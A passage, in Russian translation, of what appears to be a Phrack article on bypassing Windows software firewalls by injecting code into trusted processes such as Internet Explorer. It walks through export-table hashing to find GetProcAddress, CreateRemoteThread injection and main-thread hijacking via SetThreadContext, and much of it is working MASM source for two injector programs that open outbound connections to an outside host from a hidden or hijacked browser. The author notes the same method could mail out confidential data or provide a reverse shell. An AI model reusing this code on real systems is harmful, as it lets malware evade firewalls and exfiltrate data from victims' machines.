К сожалению, Microsoft придумала для экспортов DLL кое-что, что существенно всё усложняет. Эта вещь называется «переадресаторы» (forwarders) и в основном означает, что одна DLL может перенаправлять экспорт функции в другую DLL. Вместо того чтобы указывать на смещение кода функции внутри DLL, смещение из второго массива может также указывать на строку, завершаемую нулём. Например, функция `HeapAlloc()` из `kernel32.dll` переадресована к функции `RtlAllocateHeap` в `ntdll.dll`. Это означает, что предполагаемое смещение `HeapAlloc()` в `kernel32.dll` будет не смещением функции, реализованной в `kernel32.dll`, а фактически смещением строки, помещённой внутри `kernel32.dll`. Эта конкретная строка — `"NTDLL.RtlAllocateHeap"`.

Через некоторое время мне удалось выяснить, что строка переадресатора размещается непосредственно после имени функции в массиве №1. Таким образом, где-то внутри `kernel32.dll` можно найти такой блок данных:

```
48 65 61 70 41 6C 6C 6F    HeapAllo
63 00 4E 54 44 4C 4C 2E    c.NTDLL.
52 74 6C 41 6C 6C 6F 63    RtlAlloc
61 74 65 48 65 61 70 00    ateHeap.

= "HeapAlloc\0NTDLL.RtlAllocateHeap\0"
```

Это, конечно, несколько сбивает с толку, поскольку теперь в первом списке строк, завершаемых нулём, больше, чем смещений во втором — каждый переадресатор выглядит как самостоятельное имя функции. Однако, имея это в виду, мы легко учтём переадресаторы в нашем коде.

Для идентификации строки `"GetProcAddress"` я также использую хэш-функцию для коротких строк, представленную группой LSD в их статье (4). Хэш-функция выглядит так на C:

```
unsigned long hash(const char* strData) {
  unsigned long hash = 0;
  char* tChar = (char*) strData;
  while (*tChar) hash = ((hash<<5)|(hash>>27))+*tChar++;
  return hash;
}
```

Вычисленный хэш для "GetProcAddr" равен 0x099C95590, и мы будем искать строку в секции экспортов kernel32.dll, которая совпадёт с этим значением. Получив адрес GetProcAddress() и базовый адрес kernel32, мы легко загрузим все остальные необходимые вызовы API и библиотеки. Отсюда остаётся лишь загрузить ws2_32.dll и использовать сокетные системные вызовы из этой библиотеки для выполнения нужных действий.

Примечание: предлагаю прочитать [0x0B] прямо сейчас.

[0x06] Ограничения данной реализации

Представленный в этой статье образец кода даёт небольшой исполняемый файл, работающий в RING3. Я уверен, что большинство программных брандмауэров содержат драйверы режима ядра, способные выполнять более мощные задачи, чем этот исполняемый файл-инъектор. Поэтому возможности кода обхода очевидно ограничены. Я протестировал обход против нескольких программных брандмауэров и получил следующие результаты:

```
Zone Alarm 4        уязвим
Zone Alarm Pro 4    уязвим
Sygate Pro 5.5      уязвим
BlackIce 3.6        уязвим
Tiny 5.0            защищён
```

Tiny предупреждает пользователя, что исполняемый файл-инъектор порождает процесс браузера, пытаясь таким образом получить доступ к сети. Похоже, Tiny действует точно так же, как все остальные программные брандмауэры, но просто более осторожно. Tiny также перехватывает вызовы API, такие как CreateProcess() и CreateRemoteThread(), — таким образом он может защитить своих пользователей от подобного обхода.

В любом случае, по результатам тестов, я ещё раз убедился, что программные брандмауэры работают как драйверы режима ядра, перехватывая вызовы API для мониторинга сетевой активности.

Таким образом, я не представил обход брандмауэра, работающий в 100% всех возможных случаев. Это лишь пример, доказательство общей возможности выполнения обхода.

[0x07] Обходной путь: другой метод инфицирования

Редакция Phrack предложила представить обходной путь для проблемы с Tiny, инфицировав уже запущенный доверенный процесс. Я был уверен, что это не единственная сложность, поскольку Tiny, скорее всего, перехватывает нашего лучшего друга — CreateRemoteThread(). К сожалению, я действительно убедился, что был прав, и простое инфицирование уже запущенного процесса против Tiny не сработало.

Тем не менее существуют другие способы принудить к выполнению наш внедряемый код, и я кратко опишу своё решение для тех, кому это интересно. Здесь я просто хочу доказать, что при достаточном усердии в написании подходящего обхода любой программный брандмауэр можно перехитрить.

Ключевые вызовы API, которые нам потребуются, — GetThreadContext() и, соответственно, SetThreadContext(). Эти две слабо задокументированные функции позволяют изменять CONTEXT потока. Что такое CONTEXT потока? Структура CONTEXT содержит текущие значения

всех регистров CPU в контексте определённого потока. Таким образом, с помощью двух упомянутых вызовов API можно получить эти значения и, что важнее, применить новые значения к каждому регистру CPU в контексте потока. Нас особенно интересует регистр EIP — указатель инструкций потока.

Прежде всего, мы просто найдём уже запущенный доверенный процесс. Затем, как и раньше, запишем наш код в его память, используя уже обсуждённые методы. На этот раз, однако, мы не будем создавать новый поток, начинающийся с адреса нашего внедряемого кода, — вместо этого мы захватим основной поток доверенного процесса, изменив его указатель инструкций на адрес нашего собственного кода.

Это, по крайней мере, основная теория второго обхода. На практике мы будем действовать осторожнее, чтобы быть максимально незаметными. Прежде всего, мы запишем в запущенный процесс не просто функцию инъекции, но и несколько других фрагментов ассемблерного кода, чтобы вернуться к исходному контексту захваченного потока после завершения работы нашего внедряемого кода. Как видно из исходного кода на ассемблере в [0x0C], нам нужно скопировать в процесс блок шелл-кода, который в отладчике выглядит следующим образом:

```
<base + 0x00> PUSHAD             ; сохранить все регистры
<base + 0x01> PUSHFD             ; сохранить все флаги
<base + 0x02> PUSH <base + 0x13> ; первый аргумент: собственный адрес
<base + 0x07> CALL <base + 0x13> ; вызвать внедрённый код
<base + 0x0C> POPFD              ; восстановить флаги
<base + 0x0D> POPAD              ; восстановить регистры
<base + 0x0E> JMP <оригинальный EIP>  ; "восстановить" исходный контекст
<base + 0x13> ...                ; начало функции инъекции
```

Помните: этот код внедряется по адресу памяти, весьма далёкому от исходного контекста потока. Именно поэтому для инструкции JMP нам понадобится 4-байтовый относительный адрес.

В целом это простое и элегантное решение, позволяющее избежать краша доверенного процесса после выполнения внедряемого кода. Кроме того, я решил использовать объект-событие (event object), который становится сигнализированным внедряемым кодом после успешного выполнения HTTP-запроса. Таким образом, сам исполняемый файл-инъектор получает уведомление о завершении работы внедрённой подпрограммы. После этого мы можем освободить удалённую память и выполнить общую очистку. Незаметность — это всё.

Следует сказать, что [0x0C] несколько более хрупок и менее надёжен, чем первый обход из [0x0B]. Однако второй вариант гарантированно работает против всех протестированных брандмауэров и, по всей видимости, против большинства остальных. Тем не менее нужно иметь в виду, что он предполагает, что Internet Explorer является доверенным процессом, без каких-либо проверок в реестре или в другом месте.

Кроме того, я использовал этот второй обход только совместно с запущенным экземпляром Internet Explorer; для других приложений может потребоваться захватить не основной поток, а другой. Основной поток — обычно надёжный выбор, поскольку можно предположить, что в момент инфицирования он не заблокирован и не простаивает. Впрочем, теоретически также возможна ситуация, когда интерфейс программы внезапно зависнет, потому что вместо предназначенного кода выполняется внедрённый. С данным примером и Internet Explorer я таких проблем не встречал. Он также работает с `"OUTLOOK.EXE"` и другими программами, так что считаю этот подход добротным и стабильным.

[0x08] Заключение

Я доволен полученными результатами тестирования. Хотя исполняемый файл-инъектор в целом уступает программному брандмауэру режима ядра, ему удалось легко обмануть 80% наиболее популярных продуктов-брандмауэров.

Мой второй обход работает против всех них, и я в максимально возможной степени уверен, что подходящий обход в самом деле можно написать для каждого отдельного программного брандмауэра. Оба образца кода всего лишь отправляют простой HTTP-запрос, но на самом деле совершенно несложно заставить их выполнять любую другую сетевую задачу. Например, отправка письма с конфиденциальной информацией работала бы точно так же. Внедряемый код просто должен быть более сложным — или, точнее, большим по размеру, чем представленный здесь образец.

Имея в виду, что я добился этого с помощью 5-килобайтного приложения пользовательского режима, я уверен: обойти любой программный брандмауэр было бы ещё проще с подходящим кодом, работающим в RING0 и в конечном счёте самостоятельно перехватывающим низкоуровневые вызовы. Кто знает, возможно, эта техника уже используется теми, кто проводил аналогичные исследования. Общий вывод: программные брандмауэры небезопасны. И я совершенно спокойно делаю это обобщение: основная проблема — не реализация, а сама концепция программного брандмауэра.

Программа не может защитить вас от другой программы, не рискуя постоянно быть обманутой ещё одной программой.

Почему это риск? Это на самом деле огромный риск, потому что программные брандмауэры широко используются на рабочих станциях Windows. В корпоративных сетях принято применять как программные, так и аппаратные брандмауэры. При этом программные брандмауэры в таких сетях служат именно той цели — защите сети от программ-бэкдоров путём обнаружения исходящих соединений. И в итоге эта защита оказывается явно недостаточной.

Помимо угрозы для частных компьютеров, тем самым доказано неадекватно защищённых от троянских коней и червей, использование уязвимостей удалённой рабочей станции Windows с программным брандмауэром вполне определённо может включать применение методов, описанных в этой статье. Ассемблерный код обоих образцов обхода может быть превращён в шелл-код для любого удалённого Windows-эксплойта. Как только в сервисе сети Windows обнаружится удалённо эксплуатируемая уязвимость, таким же образом можно будет обойти обнаружение исходящих соединений соответствующего программного брандмауэра.

Образцы приложений подключаются к www.phrack.org на порт 80, но на самом деле можно инфицировать доверенный процесс и заставить его делать что угодно — например, предоставлять командную оболочку, подключаясь обратно на ваш IP-адрес.

[0x09] Последние слова

Хочу подчеркнуть, что не несу ответственности за использование кого-либо этого образца кода в самодельном трояне для скачивания нелегальных материалов с чужого ПК. Серьёзно, это лишь образец в образовательных целях, его не следует использовать ни в каких незаконных целях.

Огромное спасибо Paris2K за помощь в разработке и тестировании приложения-инъектора. Удачи и успехов в вашей диссертации.

Привет и благодарности drew, cube, the_mystic — а также тебе, jason, ... за все твои полезные советы.

Если хотите или нужно со мной связаться:

```
  Email, MSN - rattle@awarenetwork.org
         ICQ - 74684282
     Website - http://www.awarenetwork.org/
```

.aware

[0x0A] Список литературы

Ссылки на проекты и статьи, упоминаемые в документе.

(1) Библиотека MSDN предоставляет программистам Windows почти всё необходимое, без сомнения.

```
      http://msdn.microsoft.com/

  (2) Ещё один проект, обходящий обнаружение исходящих соединений программных брандмауэров. К сожалению, исходн

      http://keir.net/firehole.html

  (3) LSADUMP2 — единственный исходный код на C, который мне удалось найти, иллюстрирующий метод инъекции DLL в

      http://razor.bindview.com/tools/desc/lsadump2_readme.html

  (4) Большое уважение исследовательской группе LSD за их прекрасную и легкочитаемую статью «Win32 Assembly Com

      http://www.lsd-pl.net/documents/winasm-1.0.1.pdf

      Возможно, вам также захочется ознакомиться с их разделом проектов целиком:

      http://lsd-pl.net/projects.html

  (5) Negatory Assembly Studio — мой любимый x86 ASM IDE, насколько IDE для ассемблера вообще имеет смысл. Он в

      http://www.negatory.com/asmstudio/
```

[0x0B] Исходный код injector.exe

Вот он — исходный код инъектора на ассемблере. Для создания исполняемого файла я использовал Negatory Assembly Studio 1.0, удобную бесплатную IDE для написания программ на ASM под Windows (5). Внутри используется ассемблер и компоновщик MASM, поэтому, возможно, вам удастся использовать код только с MASM (правда, без include-файлов).

```
  .386
  .MODEL flat, stdcall

    INCLUDE   windows.inc
    INCLUDE   kernel32.inc
    INCLUDE   advapi32.inc
    INCLUDE   user32.inc


    bypass    PROTO NEAR STDCALL, browser:DWORD  ; функция инъектора
    inject    PROTO NEAR STDCALL, iBase:DWORD    ; внедряемая функция


  ;       Макрос PSHS используется для помещения в стек адреса
  ;       некоторой структуры внутри адресного пространства
  ;       удалённого процесса. iBase содержит адрес, по которому
  ;       начинается внедрённый код.
```

```
PSHS    MACRO  BUFFER
        MOV    EDX, iBase
        ADD    EDX, OFFSET BUFFER - inject
        PUSH   EDX
        ENDM

;       Макрос LPROC предполагает, что pGetProcAddress содержит
;       адрес вызова API GetProcAddress() и эмулирует его
;       поведение. PROCNAME — строка внутри внедряемого кода,
;       содержащая имя функции; PROCADDR — переменная DWORD
;       внутри внедряемого кода, в которую будет записан
;       адрес функции. BASEDLL, как следует из названия,
;       должен содержать базовый адрес соответствующей DLL.

LPROC   MACRO  BASEDLL, PROCNAME, PROCADDR
        PSHS   PROCNAME
        PUSH   BASEDLL
        CALL   pGetProcAddress
        EJUMP  INJECT_ERROR
        MOV    PROCADDR, EAX
        ENDM

EJUMP   MACRO  TARGET_CODE ; переход, если EAX равен 0.
        CMP    EAX, 0
        JE     TARGET_CODE
        ENDM


.DATA

        sFail               DB  "Injection failed.",0
        sCapFail            DB  "Failure",0

        REG_BROWSER_SUBKEY  DB  "htmlfile\shell\open\command",0
        REG_BROWSER_KEY     DD  ?

        BROWSER             DB  MAX_PATH DUP(0)
        BR_SIZE             DD  MAX_PATH

        FUNCSZE             EQU inject_end - inject

.CODE


Main:   ; Получаем путь к браузеру по умолчанию из реестра,
        ; запрашивая HKCR\htmlfile\shell\open\command


        INVOKE  RegOpenKey, HKEY_CLASSES_ROOT, \
                ADDR REG_BROWSER_SUBKEY, ADDR REG_BROWSER_KEY

        CMP     EAX, ERROR_SUCCESS
        JNE     RR

        INVOKE  RegQueryValue, REG_BROWSER_KEY, \
                EAX, ADDR BROWSER, ADDR BR_SIZE

        INVOKE  RegCloseKey, REG_BROWSER_KEY


        ; Теперь вызываем функцию bypass, передавая ей
        ; путь к браузеру в качестве первого аргумента.

        INVOKE  bypass, OFFSET BROWSER


RR:     INVOKE  ExitProcess, 0


bypass  PROC NEAR STDCALL, browser:DWORD
```

```
LOCAL   sinf                :STARTUPINFO
LOCAL   pinf                :PROCESS_INFORMATION

LOCAL   dwReturn            :DWORD ; возвращаемое значение
LOCAL   dwRemoteThreadID    :DWORD ; ID потока
LOCAL   thRemoteThreadHandle :DWORD ; дескриптор потока
LOCAL   pbRemoteMemory      :DWORD ; базовый адрес


; Получаем собственные параметры запуска из лени
; и меняем атрибут wShowWindow на SW_HIDE

INVOKE  GetStartupInfo,ADDR sinf
MOV     sinf.wShowWindow, SW_HIDE


; Создаём процесс браузера и вызываем WaitForInputIdle()
; чтобы дать ему время на инициализацию

INVOKE  CreateProcess,0,browser,0,0,0,0,0,0, \
        ADDR sinf,ADDR pinf
EJUMP   ERR_CLEAN

INVOKE  WaitForInputIdle, pinf.hProcess, 10000
CMP     EAX,0
JNE     ERR_CLEAN

MOV     EBX, pinf.hProcess
MOV     ECX, pinf.hThread


; Выделяем память в адресном пространстве удалённого
; процесса и используем WriteProcessMemory() для
; копирования кода процедуры inject.

MOV     EDX, FUNCSZE
INVOKE  VirtualAllocEx,EBX,0,EDX,MEM_COMMIT, \
        PAGE_EXECUTE_READWRITE
EJUMP   ERR_SUCC

MOV     pbRemoteMemory,EAX
MOV     EDX,FUNCSZE

INVOKE  WriteProcessMemory,EBX,pbRemoteMemory, \
        inject, EDX, 0
EJUMP   ERR_CLEAN_VF


; Код скопирован, создаём поток,
; начинающийся по удалённому адресу

INVOKE  CreateRemoteThread,EBX,0,0,pbRemoteMemory, \
        pbRemoteMemory, 0, ADDR dwRemoteThreadID
EJUMP   ERR_CLEAN_TH

MOV     thRemoteThreadHandle,EAX
MOV     dwReturn,0


; Ждём завершения удалённого потока и проверяем
; возвращаемое значение. Процедура inject вернёт
; булево значение в EAX, указывающее на успех или ошибку.

INVOKE  WaitForSingleObject,thRemoteThreadHandle,INFINITE
INVOKE  GetExitCodeThread,thRemoteThreadHandle,ADDR dwReturn

; Если возвращаемое значение равно 0, произошла ошибка,
; и мы отображаем MessageBox() с сообщением об ошибке.

CMP     dwReturn, 0
JNE     ERR_CLEAN_TH
```

```
        INVOKE  MessageBox, 0, OFFSET sFail, OFFSET sCapFail, 16

ERR_CLEAN_TH:
        INVOKE  CloseHandle,thRemoteThreadHandle
ERR_CLEAN_VF:
        INVOKE  VirtualFreeEx, EBX, pbRemoteMemory, 0, MEM_RELEASE
ERR_CLEAN:
        INVOKE  TerminateProcess, EBX, 0
        INVOKE  CloseHandle,pinf.hThread
        INVOKE  CloseHandle,pinf.hProcess
ERR_SUCC:
        RET

bypass  ENDP



inject  PROC NEAR STDCALL, iBase:DWORD

        LOCAL k32base          :DWORD
        LOCAL expbase          :DWORD
        LOCAL forwards         :DWORD

        LOCAL pGetProcAddress  :DWORD
        LOCAL pGetModuleHandle :DWORD
        LOCAL pLoadLibrary     :DWORD
        LOCAL pFreeLibrary     :DWORD

        LOCAL pMessageBox      :DWORD
        LOCAL u32base          :DWORD
        LOCAL ws32base         :DWORD

        LOCAL pWSAStartup      :DWORD
        LOCAL pWSACleanup      :DWORD

        LOCAL pSocket          :DWORD
        LOCAL pConnect         :DWORD
        LOCAL pSend            :DWORD
        LOCAL pRecv            :DWORD
        LOCAL pClose           :DWORD

        JMP IG


        sGetModuleHandle DB "GetModuleHandleA" ,0
        sLoadLibrary     DB "LoadLibraryA"     ,0
        sFreeLibrary     DB "FreeLibrary"      ,0

        sUser32          DB "USER32.DLL"       ,0
        sMessageBox      DB "MessageBoxA"      ,0

        sGLA             DB "GetLastError"     ,0
        sWLA             DB "WSAGetLastError"  ,0

        sWS2_32          DB "ws2_32.dll"       ,0
        sWSAStartup      DB "WSAStartup"       ,0
        sWSACleanup      DB "WSACleanup"       ,0
        sSocket          DB "socket"           ,0
        sConnect         DB "connect"          ,0
        sSend            DB "send"             ,0
        sRecv            DB "recv"             ,0
        sClose           DB "closesocket"      ,0

        wsa LABEL BYTE
         wVersion        DW 0
         wHighVersion    DW 0
         szDescription   DB WSADESCRIPTION_LEN+1 DUP(0)
         szSystemStatus  DB WSASYS_STATUS_LEN+1 DUP(0)
         iMaxSockets     DW 0
         iMaxUdpDg       DW 0
         lpVendorInfo    DD 0
```

```
        sAddr LABEL BYTE
         sin_family      DW AF_INET
         sin_port        DW 05000H
         sin_addr        DD 006EE3745H
         sin_zero        DQ 0



        sStartC          DB "SetUp Complete",0
        sStart           DB "Injector SetUp complete. ", \
                            "Sending request:",13,10,13,10

        sRequ            DB "GET / HTTP/1.0",13,10, \
                            "Host: www.phrack.org",\
                            13,10,13,10,0

        sCap             DB "Injection successful",0
        sRepl            DB 601 DUP(0)


IG:     ASSUME  FS:NOTHING          ; Обход ошибки MASM.

        MOV     EAX, FS:[030H]      ; Получить Process Environment Block
        TEST    EAX, EAX            ; Проверка Win9X
        JS      W9X

WNT:    MOV     EAX, [EAX+00CH]     ; WinNT: получить PROCESS_MODULE_INFO
        MOV     ESI, [EAX+01CH]     ; Получить fLink из упорядоченного списка модулей
        LODSD                       ; Загрузить адрес bLink в eax
        MOV     EAX, [EAX+008H]     ; Скопировать базовый адрес модуля из списка
        JMP     K32                 ; Готово

W9X:    MOV     EAX, [EAX+034H]     ; Недокументированное смещение (0x34)
        LEA     EAX, [EAX+07CH]     ; ...
        MOV     EAX, [EAX+03CH]     ; ...
K32:    MOV     k32base,EAX         ; Сохранить копию базового адреса
        MOV     pGetProcAddress, 0  ; теперь ищем GetProcAddress
        MOV     forwards,0          ; изначально число переадресаторов = 0

        MOV     pWSACleanup, 0      ; понадобятся позже для проверок
        MOV     ws32base, 0         ; ошибок

        ADD     EAX,[EAX+03CH]      ; указатель на IMAGE_NT_HEADERS
        MOV     EAX,[EAX+078H]      ; RVA директории экспортов
        ADD     EAX,k32base         ; т.к. RVA: прибавить базовый адрес
        MOV     expbase,EAX         ; IMAGE_EXPORTS_DIRECTORY

        MOV     EAX,[EAX+020H]      ; RVA массива AddressOfNames
        ADD     EAX,k32base         ; прибавить базовый адрес

        MOV     ECX,[EAX]           ; ECX: RVA первой строки
        ADD     ECX,k32base         ; прибавить базовый адрес

        MOV     EAX,0               ; EAX служит счётчиком
        JMP     M2                  ; начать цикл

M1:     INC     EAX                 ; увеличивать EAX каждую итерацию
M2:     MOV     EBX, 0              ; EBX будет вычисленным хэшем

HASH:   MOV     EDX, EBX
        SHL     EBX, 05H
        SHR     EDX, 01BH
        OR      EBX, EDX
        MOV     EDX, 0
        MOV      DL, [ECX]          ; Скопировать текущий символ в DL
        ADD     EBX, EDX            ; и прибавить DL к значению хэша
        INC     ECX                 ; увеличить указатель строки
        MOV      DL, [ECX]          ; следующий символ в DL, теперь:
        CMP     EDX, 0              ; проверка на нулевой символ
        JNE     HASH
        ; Здесь мы обрабатываем переадресаторы.
```

```
        ; Мы всегда вычитаем число уже встреченных переадресаторов
        ; из нашего итератора (EAX), чтобы получить
        ; соответствующее смещение из второго массива.

        PUSH    EAX                 ; Сохранить EAX в стеке
        SUB     EAX,forwards        ; Вычесть переадресаторы
        IMUL    EAX,4               ; адреса — DWORD
        INC     ECX                 ; Переместить указатель ECX на
                                    ; начало следующего имени

        MOV     EDX, expbase        ; Загрузить директорию экспортов
        MOV     EDX, [EDX+01CH]     ; EDX: массив точек входа
        ADD     EDX, k32base        ; прибавить базовый адрес
        MOV     EDX, [EDX+EAX]      ; Найти RVA функции
        ADD     EDX, k32base        ; прибавить базовый адрес
        MOV     pGetProcAddress, EDX ; будет верным, когда цикл закончится

        ; Второй этап проверки переадресаторов: если
        ; «точка входа» функции указывает на следующую
        ; строку в массиве №1, мы нашли переадресатор.

        CMP     EDX, ECX            ; проверка переадресатора
        JNE     FWD                 ; пропустить обычные точки входа
        INC     forwards            ; это был переадресатор

FWD:    POP     EAX                 ; Восстановить итератор EAX
        CMP     EBX, 099C95590H     ; хэш-значение "GetProcAddress"
        JNE     M1

        ; Мы получили всё необходимое. Использую простой макрос
        ; для загрузки функций с помощью pGetProcAddress.

        LPROC   k32base, sGetModuleHandle, pGetModuleHandle
        LPROC   k32base, sLoadLibrary, pLoadLibrary
        LPROC   k32base, sFreeLibrary, pFreeLibrary


        PSHS    sUser32             ; нам нужна user32.dll
        CALL    pGetModuleHandle    ; предполагаем, что она уже загружена
        EJUMP   INJECT_ERROR        ; (можно было бы использовать LoadLibrary)
        MOV     u32base,EAX         ; получили

        PSHS    sWS2_32             ; самое важное: библиотека winsock
        CALL    pLoadLibrary        ; LoadLibrary("ws2_32.dll");
        EJUMP   INJECT_ERROR
        MOV     ws32base, EAX


        LPROC   u32base,sMessageBox,pMessageBox
        LPROC   ws32base,sWSAStartup,pWSAStartup
        LPROC   ws32base,sWSACleanup,pWSACleanup
        LPROC   ws32base,sSocket,pSocket
        LPROC   ws32base,sConnect,pConnect
        LPROC   ws32base,sSend,pSend
        LPROC   ws32base,sRecv,pRecv
        LPROC   ws32base,sClose,pClose

        PSHS    wsa                 ; см. наш искусственный сегмент данных
        PUSH    2                   ; версия 2 подходит
        CALL    pWSAStartup         ; выполнить WSAStartup()
        CMP     EAX, 0
        JNE     INJECT_ERROR

        PUSH    0
        PUSH    SOCK_STREAM         ; обычный потоковый сокет
        PUSH    AF_INET             ; для интернет-соединений
        CALL    pSocket             ; создать его
        CMP     EAX, INVALID_SOCKET
        JE      INJECT_ERROR
        MOV     EBX,EAX
        PUSH    SIZEOF sockaddr     ; подключиться к www.phrack.org:80
```

```
        PSHS    sAddr                   ; жёстко заданная структура
        PUSH    EBX                     ; наш дескриптор сокета
        CALL    pConnect                ; connect() к phrack.org
        CMP     EAX, SOCKET_ERROR
        JE      INJECT_ERROR

        PUSH    0                       ; без флагов
        PUSH    028H                    ; 40 байт для отправки
        PSHS    sRequ                   ; строка GET
        PUSH    EBX                     ; дескриптор сокета
        CALL    pSend                   ; send() HTTP-запрос
        CMP     EAX, SOCKET_ERROR
        JE      INJECT_ERROR


        ; Теперь нужно получить ответ сервера. Нам нужен
        ; только HTTP-заголовок для отображения в message box
        ; в качестве индикатора успешного обхода.


        MOV     ECX, 0                  ; количество полученных байт

PP:     MOV     EDX, iBase
        ADD     EDX, OFFSET sRepl-inject

        ADD     EDX, ECX                ; EDX — текущая позиция в
                                        ; строковом буфере
        PUSH    EDX
        PUSH    ECX

        PUSH    0                       ; без флагов
        PUSH    1                       ; один байт для получения
        PUSH    EDX                     ; строковый буфер
        PUSH    EBX                     ; дескриптор сокета
        CALL    pRecv                   ; recv() байт

        POP     ECX
        POP     EDX

        CMP     AL, 1                   ; получен один байт?
        JNE     PPE                     ; произошла ошибка
        CMP     ECX,2                   ; проверить, получено ли уже
        JS      PP2                     ; более 2 байт

        MOV     AL, [EDX]               ; это полученный байт
        CMP     AL, [EDX-2]             ; ищем <CRLF><CRLF>
        JNE     PP2
        CMP     AL, 10                  ; нашли, по всей видимости.
        JE      PPE                     ; нам нужны только заголовки.

PP2:    INC     ECX
        CMP     ECX,600                 ; максимальный размер буфера 600 байт
        JNE     PP


PPE:    PUSH    EBX                     ; дескриптор сокета
        CALL    pClose                  ; закрыть сокет

        PUSH    64                      ; значок информации и кнопка OK
        PSHS    sCap                    ; строка заголовка окна
        PSHS    sRepl                   ; HTTP-заголовок от www.phrack.org
        PUSH    0
        CALL    pMessageBox             ; отобразить message box

        JMP     INJECT_SUCCESS          ; успех.

INJECT_SUCCESS:
        MOV     EAX, 1                  ; возвращаемые значения передаются через EAX
        JMP     INJECT_CLEANUP

INJECT_ERROR:
```

```
        MOV    EAX, 0               ; булево возвращаемое значение (успех)

INJECT_CLEANUP:
        PUSH   EAX                  ; сохранить возвращаемое значение
        CMP    pWSACleanup,0
        JE     INJECT_DONE
        CALL   pWSACleanup          ; выполнить очистку
        CMP    ws32base, 0          ; проверить, загружали ли ws2_32
        JE     INJECT_DONE
        PUSH   ws32base
        CALL   pFreeLibrary         ; освободить ws2_32.dll

INJECT_DONE:
        POP    EAX                  ; восстановить возвращаемое значение
        RET                         ; и вернуться

inject  ENDP

inject_end: END Main
```

[0x0C] Исходный код tiny.exe

Это исходный код на ассемблере второй программы обхода.

```
.386
.MODEL flat, stdcall

  INCLUDE   windows.inc
  INCLUDE   kernel32.inc
  INCLUDE   advapi32.inc

  bypass    PROTO                     ; обход межсетевого экрана Tiny
  inject    PROTO, iBase:DWORD        ; внедряемая функция
  getsvc    PROTO, pProcessInfo:DWORD ; находит запущенный доверенный процесс
  getdbg    PROTO                     ; включает привилегию SE_DEBUG


;       Макрос PSHS используется для помещения в стек адреса
;       некоторой структуры внутри адресного пространства
;       удалённого процесса. iBase содержит адрес, по которому
;       начинается внедрённый код.

PSHS    MACRO  BUFFER
        MOV    EDX, iBase
        ADD    EDX, OFFSET BUFFER - inject
        PUSH   EDX
        ENDM

;       Макрос LPROC предполагает, что pGetProcAddress содержит
;       адрес вызова API GetProcAddress() и эмулирует его
;       поведение. PROCNAME — строка внутри внедряемого кода,
;       содержащая имя функции; PROCADDR — переменная DWORD
;       внутри внедряемого кода, в которую будет записан адрес
;       функции. BASEDLL, как следует из названия, должен содержать
;       базовый адрес соответствующей DLL.

LPROC   MACRO  BASEDLL, PROCNAME, PROCADDR
        PSHS   PROCNAME
        PUSH   BASEDLL
        CALL   pGetProcAddress
        EJUMP  INJECT_ERROR
        MOV    PROCADDR, EAX
        ENDM

EJUMP   MACRO  TARGET_CODE ; переход, если EAX равен 0.
        CMP    EAX, 0
```

```
        JE     TARGET_CODE
        ENDM


.DATA
        ; Имя доверенного процесса для поиска.
        ; Если знаете, что делаете, можете поиграть
        ; с этим и проверить, работают ли другие приложения
        ; с текущим кодом (захват основного потока).
        ; "OUTLOOK.EXE" тоже работает.

        TRUSTED      DB  "IEXPLORE.EXE",0


        SE_DEBUG     DB  "SeDebugPrivilege",0  ; привилегия отладки
        IEV_NAME     DB  "TINY0",0             ; имя нашего события
        IEV_HANDLE   DD  ?                     ; дескриптор события
        FUNCSZE      EQU iend-istart           ; размер inject
        CODESZE      EQU 19                    ; размер нашего "шелл-кода"
        ALLSZE       EQU FUNCSZE + CODESZE     ; полный размер
        FUNCADDR     EQU istart                ; смещение inject

        ; JUMPDIFF — количество байт от начала шелл-кода
        ; до инструкции перехода. Нужно для вычисления
        ; значения JUMP_ADDR, см. ниже.

        JUMPDIFF       EQU 14


        ; Этот "шелл-код" будет внедрён в доверенный процесс
        ; непосредственно перед самой процедурой инъектора.
        ; Он просто вызовет функцию инъектора, передав ей
        ; базовый адрес в качестве первого аргумента, и
        ; после этого перейдёт обратно к адресу, с которого
        ; был захвачен поток. Адреса нашей внедрённой функции
        ; (PUSH_ADDR) и оригинальный EIP захваченного потока
        ; (JUMP_ADDR) будут вычислены во время выполнения.

        SHELLCODE    LABEL BYTE

         PUSHAD_CODE DB 060H ; PUSHAD
         PUSHFD_CODE DB 09CH ; PUSHFD
         PUSH_CODE   DB 068H ; PUSH <адрес функции>
         PUSH_ADDR   DD ?
         CALL_CODE   DB 0E8H ; CALL <адрес функции>
         CALL_ADDR   DD 07H
         POPFD_CODE  DB 09DH ; POPFD
         POPAD_CODE  DB 061H ; POPAD
         JUMP_CODE   DB 0E9H ; JUMP <оригинальный EIP>
         JUMP_ADDR   DD ?
                             ; <функция инъектора>
                             ; ...

.CODE


Main: ; в этом примере практически ничего не нужно
      ; кроме вызова функции bypass.

        INVOKE  bypass
        INVOKE  ExitProcess, 0


getdbg  PROC  ; включает привилегию SE_DEBUG для себя
        LOCAL   token:HANDLE
        LOCAL   priv:TOKEN_PRIVILEGES
        LOCAL   luid:LUID
        INVOKE  LookupPrivilegeValue, 0,OFFSET SE_DEBUG, ADDR luid
        EJUMP   DBE0
        MOV     priv.PrivilegeCount, 01H
        MOV     priv.Privileges.Attributes, 02H
```

```
        MOV     EAX,luid.LowPart
        MOV     priv.Privileges.Luid.LowPart,EAX
        MOV     EAX,luid.HighPart
        MOV     priv.Privileges.Luid.HighPart,EAX
        INVOKE  GetCurrentProcess
        MOV     ECX,EAX
        INVOKE  OpenProcessToken,ECX,020H, ADDR token
        MOV     ECX, token
        CMP     ECX, 0
        JE      DBE0
        INVOKE  AdjustTokenPrivileges,ECX,0,ADDR priv,0,0,0
        MOV     ECX,EAX
        INVOKE  CloseHandle, token
        MOV     EAX,ECX
DBE0:   RET
getdbg  ENDP



getsvc  PROC,   pProcessInfo:DWORD

        ; Эта функция заполняет структуру PROCESS_INFORMATION
        ; идентификатором и дескриптором требуемого доверенного
        ; процесса и его основного потока. Для получения этой
        ; информации используется API инструментов ToolHelper.

        LOCAL   p32:PROCESSENTRY32
        LOCAL   t32:THREADENTRY32

        LOCAL   hShot:DWORD

        MOV     p32.dwSize, SIZEOF PROCESSENTRY32
        MOV     t32.dwSize, SIZEOF THREADENTRY32

        INVOKE  getdbg ; сначала нужна SE_DEBUG

        ; Создаём снимок всех процессов и потоков.
        ; 06H — соответствующая битовая маска для этой
        ; цели, проверьте сами, если не доверяете.

        INVOKE  CreateToolhelp32Snapshot,06H,0
        MOV     hShot,EAX

        ; Начинаем поиск доверенного процесса.
        ; Сравниваем имя основного модуля процесса со строкой
        ; TRUSTED, пока не найдём совпадение.

        INVOKE  Process32First, hShot, ADDR p32
        CMP     EAX, 0
